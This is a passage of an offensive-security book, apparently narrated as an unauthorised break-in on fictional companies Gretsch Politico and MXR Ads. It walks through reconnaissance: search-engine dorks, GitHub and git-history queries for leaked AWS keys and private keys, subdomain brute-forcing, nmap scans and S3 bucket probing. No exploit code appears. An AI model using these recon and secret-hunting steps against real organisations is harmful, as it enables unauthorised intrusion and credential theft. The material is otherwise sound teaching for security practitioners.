Before we unleash the plethora of attacking tools that routinely flood the infosec Twitter timeline, let's take a couple of minutes to understand how Gretsch Politico actually works. What is their business model? Which products and services do they provide?

Our previous targets were easy to apprehend:

- A bank gambles money on speculative constructs that shatter the economy every decade or so. Our goal was to get transaction records, balance sheets, corporate financial statements, etc.
- A tax law firm shelters money for the wealthiest 1%. Our goal was to retrieve shell corporations, names, IDs and dig up buried assets.

Gresch Politico (GP) is a different and peculiar beast. Drawing tangible goals might very well be our first challenge. Their main website *(www.greschpolitico.com)* does not exactly help. It is a boiling, bubbling soup of fuzzy marketing keywords that only make sense to the initiated.

Healthy stalking

In an effort to better understand this industry, let's dig up every PowerPoint deck and PDF presentation that bears a reference to "Gretsch Politico". SlideShare *(www.slideshare.net)* proves to be an invaluable ally in this quest. Many people simply forget to delete their presentations after a talk, or default them to "public access":

SlideShare is but one example of services hosting documents, so we scour the web looking for resources uploaded to the most popular sharing platforms: Scribd, Google Drive, DocumentCloud, you name it:

```
# Lookup public Google Drive documents
site:docs.google.com "Gretsch politico"

# Search for documents on documentcloud.org
site:documentcloud.org "Gretsch politico"

# Documents uploaded to Scribd
site:scribd.com "gretschpolitico.com"

# Public power point presentations
intext:"Gretsch politico" filetype:pptx

# Public PDF documents
intext:"Gretsch politico" filetype:pdf

# Docx documents on GP's website
intext:"Gretsch politico" filetype:docx
```

Google may be your default search engine, but the same special search keywords (intext, filetype, etc.) work almost just as well on other search engines: Yandex, Baidu, Bing and others. You may even achieve better results since Google tends to observe copyright infringement and moderates its search output.

Another great source of information about a company's business can be found on meta-search engines. Websites like Yippy [43] and Biznar [44] aggregate information from a variety of general and specialized search engines, giving a nice overview of the company's recent activity.

Note : I love the compilation of resources available at https://osintframework.com . You can easily lose yourself exploring and crossing results between the hundreds of reconnaissance tools and apps listed in that graph. It's a goldmine for any open-source intelligence operator.

Many interesting documents pop out, from campaign fund reports mentioning GP to marketing pitches designed to convince campaign directors to use their services. Combing through this data makes it clear that GP's core service is to build voter profiles based on multiple data inputs. These voter profiles are then studied and fed to an algorithm that decides which pitch is most suitable to lock a voter.

GP's algorithms mash the data, that much is clear, but where does the data come from? Multiple documents hint to the existence of at least two main channels:

- Data brokers or data management platforms: companies that sell data segments [45] gathered from telecom companies, credit card issuers, online stores, local businesses, etc.
- Research studies and surveys. It seems that GP reaches out to the population somehow to fill out questionnaires and collect their opinions.

Although GP's main website barely mentions advertising as a way to reach the public, PDF documents abound with references to their advertising capabilities, both on social and traditional media websites. We could not find a simple link to this advertising platform, but thanks to the same social media websites they are so fond of, we dig out the following retweet by the VP of marketing:

The link in the tweet innocuously points to your average online advertising agency: MXR Ads. They deliver ads on all kinds of websites, charge per thousand impressions (CPM), and go quietly about their business of increasing the internet's load time.

Short of this excited tweet by Jenny of GP, there is not a single visible link between the two companies. Hardly a backlink on Google, so what's this all about? The mystery is quickly solved by consulting the legal records of the two companies on opencorporates.com . MXR Ads and Gretsch Politico share most of the same directors and officers—hell, they even shared the same address a couple of years back. An intertwined connection that can be very profitable for both companies

Think about it. MXR Ads gathers raw data about people's engagement with a type of product or brand. They know that the person bearing the cookie **83bdfd57a5e** likes guns and hunting. They transfer this raw data to Gretsch Politico, which analyzes it, groups it into a data segment of similar profiles labeled "people who like guns".

GP designs creatives and videos to convince this population that their freedom is threatened lest they vote for the right candidate. GP's client is pleased and starts dreaming about champagne bubble baths at the Capitol, while GP pushes these ads on every media platform with a functioning website. Of course, MXR Ads receives its share of creatives to distribute on its network as well, thus completing the vicious auto-fellating ouroboros of profit and desperation. Chilling [46] .

It might seem like a big leap, but we can reasonably suspect that pwning either MXR Ads or GP could prove fatal to both companies. Sharing data must imply some link or connection that we can exploit to bounce from one to the other. Our potential attack surface just expanded.

Now that we have a first, though very speculative, knowledge of the


company's modus operandi, we can set out to answer some interesting questions:

- How precise are these data segments? Are they casting a large net targeting 18-50-year-olds or can they drill down to a person's most intimate habits?
- Who are GP's clients? Not the pretty ponies they advertise on their slides, like health organizations trying to spread vaccines, but the ugly toads they bury in their databases.
- And finally, what do these creatives and ads look like? It might seem like a trivial question, but since they're supposedly customized to each target population, it is hard to have any level of transparency and accountability [47] .

The agenda is pretty ambitious, so I hope you are as excited as I am to dive into this strange world of data harvesting and deceit.

A recurrent leitmotiv in almost every presentation of Gretsch Politico and MXR Ads' methodology was their R&D investments and proprietary machine learning algorithms. Such technology-oriented companies will likely have some source code published on public repositories for different purposes, such as minor contributions to the open-source world used as bait to fish for talent, partial docs of an API, code samples, etc. Hopefully, there is enough material to contain an overlooked password or sensitive link to their management platform. Fingers crossed!

Searching public repositories on GitHub is rather easy; we only need to register a free account on the platform and proceed to look for keywords like "Gretsch Politico" and "MXR Ads".



159 public repositories? That can't be right.

Of course not, only half a dozen repos seem to belong to MXR Ads itself or one of its employees. The rest are simply forks (copied repositories) that happen to mention MXR Ads—for instance, in ad-blocking lists. They provide little to no value.

If we start searching right away for passwords and secrets, we will likely drown in a sea of false positives and irrelevant results. Luckily, GitHub offers some patterns to weed out unwanted output. Using the two search prefixes, **org:** and **repo:,** we can limit the scope of the results to the handful of accounts/repositories we decide are relevant.

We start looking for hardcoded secrets, like SQL passwords, AWS access keys, Google Cloud private keys, API tokens and dummy accounts on their advertising platform. Basically, anything that might grant us our first beloved access [48] .

```
# Sample of GitHub queries


org:mxrAds  password
org:mxrAds  aws_secret_access_key
org:mxrAds  aws_key
org:mxrAds  BEGIN RSA PRIVATE KEY
org:mxrAds  BEGIN OPENSSH PRIVATE KEY
org:mxrAds  secret_key
org:mxrAds  hooks.slack.com/services
org:mxrAds  sshpass -p
org:mxrAds  sq0csp
org:mxrAds  apps.googleusercontent.com
org:mxrAds  extension:pem key
```

The annoying limitation of GitHub's search API is that it filters out special characters, so we have to get a bit creative when building search queries. This is probably the only time I sincerely miss regular expressions…

Note: Bitbucket, an alternative to GitHub, does not provide a similar search bar. Furthermore, they specifically instruct search engines to skip over URLs containing code changes (i.e., commits). Not to worry, Yandex.ru has the nasty habit of disregarding rules stated in the robots.txt file and will gladly show you every master tree and commit history on Bitbucket public repos, e.g., **site:bitbucket.org inurl:master**

Keep in mind that this phase is not only about blindly grabbing dangling passwords; it's also about discovering URLs, API endpoints, and acquainting

ourselves with the technological preferences of the two companies. Every team has some dogma about which framework to use and which language to work with. This information might later help us adjust our payloads when blindly searching for vulnerabilities.

Seeing that these preliminary search queries did not return anything worthy, we bring out the big guns and bypass GitHub limitations altogether. We are only targeting a few dozen repositories, so we proceed to download everything to disk to unleash the full wrath of good ol' grep!

If you are a grep lover, you can start with this very interesting list of hundreds of regex patterns defined in **shhgit** [49] . It looks for many secrets, from regular passwords to API tokens. The tool itself is very interesting for defenders as it flags sensitive data pushed to GitHub by listening for Webhook events [50] .

We rework the list of patterns to make it grep-friendly *(http://bit.ly/31g7Ri5)* , download all repos and start the search party:

```
root@Point1 : ~/# while read p; do \
git clone www.github.com/MXRads/$p
done <list_repos.txt


root@Point1 : ~/# curl -vs
https://gist.github.com/HackLikeAPornstar/ff2eabaa8e007850acc158ea3495e95f > regex_patterns.txt


root@Point1 : ~/# egrep -Ri -f regex_patterns.txt *
```

This quick and dirty command will search through the latest version of each file in the repository but will omit previous versions of the code.

Note: Git, just like any other versioning system, keeps previous copies of each file compressed and stored in the hidden **.git** folder. Read this quick tutorial if you're not familiar with git's internals: *http://bit.ly/36DNAoP*

Think about all the credentials pushed by mistake or hardcoded in the early phase of a project. The famous line "*It's just a temporary fix* " has never been more fatal than in a versioned repository.

The git command provides the necessary tools to walk down the commit memory lane: **git log** , **git revert** , and the most relevant to us: **git grep** . Unlink the regular grep, though, **git grep** expects a commit ID, which we provide using **git rev-all.** Chaining the two commands using xargs looks something like this:

```
root@Point1 : ~/# git rev-list --all | xargs git grep "BEGIN [EC|RSA|DSA|OPENSSH] PRIVATE KEY"
```

We can automate this search using a bash loop or completely rely on tools like GitLeaks [51] and truffleHog [52] that take care of sifting through all commit files.

After a couple of hours of twisting that public source code in every fashion possible, one thing is clear: there seems to be no hardcoded credentials anywhere. Not even a fake dummy test/test account to boost our enthusiasm. Either they're good or we are just not that lucky.

Moving on.

A widely used feature of GitHub that most people tend to overlook is the ability to share snippets of code on **gist.github.com** . Along with pastebin.com, these two websites often contain pieces of code, database extracts, buckets, configuration files, anything that developers want to exchange in a hurry:


```
# Documents on gist.github.com
site:gist.github.com "mxrads.com"

# Documents on pastebin
site:pastebin.com "mxrads.com"

# Documents on justepasteit
site:justpasteit.com "mxrads.com"

# Documents on pastefs
site:pastefs.com "mxrads.com"

# Documents on codepen
site:codepen.io "mxrads.com"
```

Isn't that just lovely? What seems to be an extract of a log file is just hanging in a public Gist, available for everyone to see. Sadly, no critical information is

immediately available, except perhaps for these unique URLs:

- format-true-v1.qa.euw1.mxrads.com
- dash-v3-beta.gretschpolitico.com
- www.surveysandstats.com/9df6c8db758b35fa0f1d73…

While the first link times out, the second one redirects to a Google authentication page.



Gretsch Politico evidently subscribed to **G Suite** apps to manage its corporate emails, user directory and probably even internal documents (GDrive). We keep that in mind for later when we start scavenging for data [53] .

The third URL is promising:

This must be one of these surveys used to gather seemingly harmless information about people. Pwning MXR Ads or Gretsch Politico through one of their pernicious forms is quite tempting, but we are still in the midst of our reconnaissance work, so let’s keep it clean for now.


Speaking of which, I believe it’s time we seriously started digging up all the domains and subdomains related to MXR Ads and Gretsch Politico. I am sure we can do better than three measly websites on a forgotten Gist paste.

Censys [54] is number one on any pentester's domain discovery tool list, and for good reasons. It routinely scans certificate logs to ingest all newly issued TLS certificates.

I am a big fan of certificate logs. The core idea is that all issued TLS certificates should be publicly published to detect domain spoofing, typo-squatting *(http://bit.ly/2tLpvqY)* , homograph attacks *(http://bit.ly/36D8K6d)* and other mischievous ways to deceive users.

Certificates, upon their issuance by a certificate authority (e.g., Let's Encrypt), are pushed to a central repository called a certificate log *(http://bit.ly/35zRpK9)* . This repository keeps a binary tree of all certificates, where each node is the hash of its child nodes, thus guaranteeing the integrity of the entire chain. It's roughly the same principle followed by the Bitcoin blockchain [55] .

Anyone can monitor these certificate logs to spot new registrations matching certain criteria. The ugly side of this beautiful canvas, however, is that all domains and subdomain names are openly accessible online. Tools like Censys and Crt.sh explore these certificate logs and help speed up subdomain enumeration by at least an order of magnitude. A cruel reminder that even the sweetest grapes can hide the most bitter seeds.



So much for transparency… It seems that GP did not bother registering subdomain certificates. It instead opted for one wildcard certificate to rule them all. A brilliant security move or pure laziness, but the fact is, we're stuck right where we started. We try other top-level domains: gretschpolitico.io, mxrads.tech, mxrads.com¸ gretschpolitico.news and so forth but come up equally empty-handed.

Our list of domains grew by a whopping big, fat zero…

Ok, time to mix it up a bit. If certificates are not the way to gather

subdomains, then maybe the internet can lend us a helping hand [56] . Sublist3er is a great and easy-to-use tool that harvests subdomains from various sources: search engines, passiveDNS, even Virus Total.

```
root@Point1 : ~/# git clone https://github.com/aboul3la/Sublist3r
root@Point1 : sub/# python -m pip install -r requirements.txt


root@Point1 : ~/# python sublist3r.py -d gretschpolitico.com
[-] Enumerating subdomains now for gretschpolitico.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[…
[-] Searching now in ThreatCrowd..
[-] Searching now in PassiveDNS..

[-] Total Unique Subdomains Found: 12
dashboard.gretschpolitico.com
m.gretschpolitico.com
…
```

That's encouraging, but I bet we will have much more luck with mxrads.com. They are, after all, a media company. This time, though, we will follow up with a classic bruteforce using well-known subdomain keywords, like staging.mxrads.com, help.mxrads.com, dev.mxrads.com, etc.

Amass *(http://bit.ly/36GCwqP)* from the OWASP project is particularly famous these days for this type of recon. It is written in Golang and cleverly uses goroutines (concurrent tasks) to parallelize the load of DNS queries. Where most other Python tools rely on the system's DNS resolver by calling functions like "socket.gethostname()", Amass crafts DNS queries from scratch and sends them to various DNS servers, thus avoiding the bottleneck caused by using the same local resolver.

Amass is great for DNS enumeration, but it's bloated with so many other colorful features, like visualization, 3D graphs, etc., that it may feel like wielding a ten-pound hammer to scratch an itch on your back. Tempting, but there are lighter alternatives.

A less mediatized yet very powerful tool that I highly recommend is Fernmelder [57] . It's written in C, barely a few hundred lines of code, and it is probably the most efficient DNS bruteforcer I have tried lately.

It takes two inputs: a list of candidate DNS names and DNS resolvers. We can create the former using some “awk” magic applied to a public subdomain wordlist (*http://bit.ly/37RvNdP*):

```
root@Point1 : ~/# awk '{print $1".mxrads.com"}' top-10000.txt > sub_mxrads.txt
root@Point1 : ~/# head sub_mxrads.txt
test.mxrads.com
demo.mxrads.com
video.mxrads.com
…
```

As for the second input, you can borrow the DNS resolvers below. Be careful adding new ones as some servers tend to play dirty and would rather return a “default” IP when resolving a non-existing domain, rather than the standard **NXDOMAIN** reply. The “-A” option at the end of the command hides unsuccessful domain resolution attempts.

```
root@Point1 : ~/# git clone https://github.com/stealth/fernmelder
root@Point1 : ~fern/# make


root@Point1 : ~fer/# cat sub_mxr.txt | ./fernmelder -4 -N 1.1.1.1 \
-N 8.8.8.8 \
-N 64.6.64.6 \
-N 77.88.8.8 \
-N 74.82.42.42 \
-N 1.0.0.1 \
-N 8.8.4.4 \
-N 9.9.9.10 \
-N 64.6.65.6 \
-N 77.88.8.1 \
-A
```

Results start pouring in impressively fast:

```
electron.mxrads.net.  60  IN  A   18.189.47.103
cti.mxrads.net.       60  IN  A   18.189.39.101
maestro.mxrads.net.   42  IN  A   35.194.3.51
files.mxrads.net.     5   IN  A   205.251.246.98
staging3.mxrads.net.  60  IN  A   10.12.88.32
git.mxrads.net.       60  IN  A   54.241.52.191
errors.mxrads.net.    59  IN  A   54.241.134.189
jira.mxrads.net.      43  IN  A   54.232.12.89
…
```

Watching these IP addresses roll on the screen has a weird mesmerizing effect. Each entry is a door waiting to be subtly engineered or forcefully raided

to grant us access. That's why this reconnaissance phase is so important. It affords us the luxury of choice. And a decent choice it is with over one hundred domains belonging to both organizations! [58]

The traditional approach would be to run WHOIS queries on these newly found domains, then figure out the IP segment belonging to the company and scan that range for open ports using Nmap or Masscan, hoping to land on an unauthenticated database or poorly protected Windows boxes. However, looking carefully at this list of IP addresses, we can quickly guess which organization will pop out on our WHOIS query [59] :

```
root@Point1 : ~/# whois 54.232.12.89
NetRange:       54.224.0.0 - 54.239.255.255
CIDR:           54.224.0.0/12
NetName:        AMAZON-2011L
OrgName:        Amazon Technologies Inc.
OrgId:          AT-88-Z
```

It turns out that most of the subdomains belonging to MXR Ads and GP are running on AWS Infrastructure. This is an important conclusion. See, most internet resources on AWS regularly rotate their IP addresses: load balancers, content distribution network, S3 buckets, etc.

Note : A Content Distribution Network is a set of geographically distributed proxies that help decrease end-user latency and achieve high availability. They usually provide local caching, point users to the closest server, route packets through the fastest path, etc. Cloudflare, Akamai, AWS CloudFront are some of the key players.

If we feed this list of IPs to Nmap and that port scan drags on longer than a couple of hours, then we might as well throw the results away. They won't be relevant anymore. The IP's addresses have already been assigned to another customer. Of course, companies can always attach a fixed IP to a server and directly expose their application, but that's like intentionally dropping an iron ball right on your little toe. Nobody is that masochistic.

We got into the habit of only scanning IP addresses and skipping DNS resolution to gain a few seconds, but when dealing with a Cloud provider, this could prove fatal. The name resolution should be performed right before the actual scan to guarantee its integrity.

Now that we have sorted that out, we will launch a fast Nmap/Masscan scan

on all the domain names we've gathered so far.

```
root@Point1 : ~/# nmap -F -sV -iL domains.txt -oA fast_results
```

We focus on the most common ports (-F), grab the component's version (-sV) and save the results in xml, raw and text formats (-oA).

While waiting for the scan to finish, we turn our attention to the hundreds of domains and websites belonging to MXR Ads and Gretsch Politico.

Pray to the demo gods

We have around 150 domains to explore.

Hackers new to this type of exercise often feel overwhelmed by the sheer number of possibilities. Where to start? How much time should we spend on each website? Each page? What if we miss something?

This is probably the phase that will challenge your confidence the most. I will share as many shortcuts as possible in this book, but believe me when I say that for this particular task, the oldest recipe in the world is the most effective one: "*the more you practice, the better you will get.* " The more fantastic and incredulous the vulnerabilities you encounter, the more confidence you will gain, not only in yourself, but also in the inevitability of human errors.

Doing capture-the-flag challenges is one way to master the very basic principles of SQL injections, cross-site scripting (XSS) and other web vulnerabilities, but beware that these exercises poorly reflect the reality of a vulnerable application. They were designed by enthusiasts as amusing puzzles to solve instead of being the product of an honest mistake or a lazy copy-paste from a Stack Overflow post.

The best way to learn about SQL injections is to spin up a web server and a database in your lab, write an app and experiment with it. Discover the subtleties of different SQL parsers, write your own filters to prevent injections, try to bypass them, etc.

Once you get into the mind of a developer, face their challenge of parsing unknown input to build a database query or persist information across devices and sessions, you will quickly catch yourself making the same dangerous assumptions they fall prey to. And as the saying goes, behind every great vulnerability there lies a false assumption lurking to take credit.

Any stack will do: Apache + PHP, Nginx + Django, NodeJS + Firebase… Learn how to use these frameworks, understand where they store settings, secrets and how they encode or filter user input.

With time, you will develop a keen eye for spotting not only potentially vulnerable parameters, but the way they are being manipulated by the application. You will change your mindset from "How can I make it work?" to "How can I abuse it or break it?" Once this gear starts revolving in the back of your head, you will not be able to turn it off—trust me.

I should stress that, thankfully, we are not in penetration test engagement, so time will be the least of our concerns. It is in fact our most precious ally. We will spend as much time as we deem necessary on each website. Your flair and curiosity are all the permissions you need to spend the whole day toying with any given parameter.

I personally find great delight in reading bug bounty reports shared by researchers on Twitter, Medium and other platforms *(http://bit.ly/2QBel7z)* . Not only will you be inspired by the tooling and methodology, you will also be reassured, in some sense, that even the biggest corporations fail at the most basic features (e.g., a password reset form [60]).

Contrary to bug bounty programs, however, we are not interested in every kind of vulnerability under the sun. I love and appreciate a good reflective XSS. It can easily cause havoc in multi-user environments and be leveraged to scan internal networks, take over a target's browser and other fun exploits, but…we'll pass for now. There are usually much easier and more reliable ways to get inside a network. XSS are more of a Hail Mary at the end of a desperate and tedious game [61] .

Back to our list of domains. Since we seem to be dealing with a full Cloud environment, there is a shortcut that will help us learn more about websites and indeed prioritize them.

Cloud providers usually produce unique URLs for each resource created by a customer, such as servers, load balancers, storage, managed databases and content distribution endpoints. Take Akamai, a global Cloud distribution network, for example. It will create a domain name like **e9657.b.akamaiedge.net** to optimize packet transfer to a regular server.

But no company will seriously expose their main website on this

unpronounceable domain**,** so they hide it behind glamorous names like “stellar.mxrads.com” and “victory.gretschpolitco.com”. The browser may think it is communicating with victory.gretschpolitico.com, but the network packet is being actually sent to the IP address of **e9657.b.akamaiedge.net** , which then forwards it to its final destination.

If we can somehow figure out these hidden “Cloud” names concealed behind each of the websites we retrieved, we may deduce the Cloud service they rely on and thus focus on those more likely to exhibit misconfigurations.

Akamai is nice [62] , but S3 (storage service) or API Gateway (managed proxy) are more interesting, for example. Or, if we know that a website is behind an AWS Application load balancer, then we can anticipate some parameter filtering and will therefore adjust our payloads. Even more interesting, we can try looking up the “origin” or real server IP address and thus bypass the intermediary Cloud service altogether.

Note : Finding the real IP of a service protected by Akamai, Cloudflare, CloudFront and other distribution networks is not straightforward. Sometimes the IP leaks in error messages, sometimes in HTTP headers. Other times, if luck puffs your way and the server has a unique enough fingerprint, you can find it using Shodan or ZoomEye [63] .


We go back to our list of domains and push our DNS recon an extra step to find these hidden domains. On top of the simple type-A records (IP addresses), we want to look for CNAME entries as well. These records are commonly used to register alternative domain names. The command “getent hosts” does the job perfectly:

```
root@Point1 : ~/# getent hosts thor.mxrads.com
91.152.253.4    e9657.b.akamaiedge.net stellar.mxrads.com stellar.mxrads.com.edgekey.net
```

Unfortunately, not all alternative domains are registered as CNAME records, some are created as ALIAS type records and do not explicitly show up in the name resolution process [64] . For these stubborn cases, we can guess the AWS service by looking up the IP address in the public range published by AWS [65] .

I could not find a simple tool to perform this type of extended DNS reconnaissance, so I wrote a script to automate the process: DNSCharts (*http://bit.ly/306vqcB*) . It performs the steps outlined above, with some additional regex matching to guess the Cloud service. The result is printed in a colorful graph that highlights the underlying interactions between domains, as well as the

main Cloud services used by a company:




One glance at this graph and we have pretty clear image of the most interesting endpoints to target first. 75% of the domains we retrieved are hosted on AWS and use a mixture of the following services: CloudFront (distribution network), S3 (storage service) and ELB (load balancer).

Notice how the dashboard URL of GP (in green) points to a domain belonging to MXR Ads. We were right after all. Their close relationship is reflected in their respective infrastructures.

The "gretschpol-**alb** -1463804911.eu-west-1…" subdomain refers to an AWS Application Load Balancer. A layer 7 load balancer is technically capable of parsing HTTP requests, even blocking some payloads when linked to the AWS Web Application Firewall. Whether that is indeed the case is open for speculation and will require active probing, of course [66] .

That will wait, however. We already picked up our list of winners the moment we laid eyes on the graph. We will start with the all too tempting AWS S3 URLs.

AWS S3 is a highly redundant and cheap storage service offered by Amazon [67] . Objects are organized into "buckets". Each bucket has a unique name (and URL) across all AWS accounts:



Example of an S3 bucket as it appears in the web console

S3 can host anything from JavaScript files to database backups. Following its rapid adoption by many companies, one could often hear in a meeting when speaking of a random file: "*Oh, just put it on S3!* "

Never mind that it was exposed on the Internet by default. How could that possibly be a problem [68] ?

Concentration of easily available data on the Internet draws hackers like bees to a flower, and sure enough, small and prestigious companies alike shared the headlines of the same journals. Open S3 buckets cost them terabytes of sensitive data, like customer information, transaction history, etc. Breaching a company has never been easier [69] .

Our little DNS graph pointed us to the direction of S3, but it did not give us the full picture. Sometimes Akamai and CloudFront, AWS' own content distribution network, can hide S3 buckets behind ALIAS records. To be thorough, we will loop over the eighteen Akamai and CloudFront URLs and take a hard look at the **Server** directive in the HTTP response:

```
root@Point1 : ~/# while read p; do \
echo $p, $(curl --silent -I -i https://$p | grep AmazonS3) \
done <cloudfront_akamai_subdomains.txt

digital-js.mxrads.com, Server: AmazonS3
streaming.mxrads.com, Server: AmazonS3
[…]
```

Two more buckets to add to the mix. Great.

We proceed to load our first bucket URL **dl.mxrads.com** —an alias for mxrads-*files*. ***s3*** *.eu-west-1.amazonaws.com* —in the browser, full of hope and vigor. Unfortunately, we immediately get slapped with a rather explicit error:

```
▼<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>F9C81D8DE0E5D907</RequestId>
  ▼<HostId>
     w4yGlMo9h1RXciQKvwab2zO0eYOvcdGxkRNIsvWLOwR0iyrIsAkdc1f4GiE7V+SGbd1FnEKTtT0=
   </HostId>
 </Error>
```

Access denied .

Contrary to what this message may suggest, we are not technically forbidden from accessing objects in the bucket. We are simply not allowed to list the bucket's content. Very much like how the "Options -Indexes" in an Apache server disables directory listing.

Note : Sometimes the bucket is deleted but the CNAME remains defined. When that's the case, we can attempt a subdomain takeover by creating a bucket with the same name in our own AWS account. It's an interesting technique that can prove fatal in some situations. If you care to read more, here is a nice article by Patrick Hudak *http://bit.ly/305RioB* .

Following one too many scandals involving insecure S3 buckets, AWS tightened up its default access controls. Each bucket now has a sort of master "public switch" that can be easily activated to disallow any type of public access. It might seem like a basic feature to have, except that a bucket's access list is governed by not one, not two, not three, but four overlapping settings! One can almost forgive companies for messing up their configuration...

- **Access lists (ACL)** : Explicit rules stating which AWS accounts can access which resources (deprecated).
- **CORS** : Rules and constraints placed on HTTP methods originating from other domains, such as which user agent, what IP address, which resource name, etc.
- **Bucket Policy** : A JSON document with rules stating which actions are allowed, by whom and under which conditions. It replaces ACLs as the nominal way of protecting a bucket (see below).
- **IAM policies** : Similar to bucket policies, but these JSON documents are attached to users/groups/roles instead of buckets.

Example of a bucket policy that allows anyone to get an object but disallows any other operation on the bucket, such as listing its content, writing files,

changing its policy, etc. [70] .

```
{
 "Version": "2012-10-17" ,
 "Statement":[
  {
   "Sid": "UniqueID" , // ID of the policy
   "Effect": "Allow" , // Grant access if conditions are met
   "Principal": "*" , // Applies to anyone (anonymous or not)
   "Action":[ "s3:GetObject" ], // S3 operation to view a file
   "Resource":[ "arn:aws:s3:::bucketname/*" ] // all files in the bucket
  }
 ]
}
```

AWS combines rules from these four settings to decide whether or not to accept an incoming operation. Presiding over these four settings is the **master switch** called “Block public access,” which when turned on, disables all public access, even though it’s explicitly authorized by one of the four underlying settings.

Complicated? That’s putting it mildly. I encourage you to set up an AWS account and explore the intricacies of S3 buckets to develop the right reflexes in recognizing and abusing overly permissive S3 settings.

Back to our list of buckets. We loop through them all but face the same error, except for **misc.mxrads.com,** which strangely enough returns an empty page. The absence of error is certainly encouraging. Let’s probe further using the AWS command line.

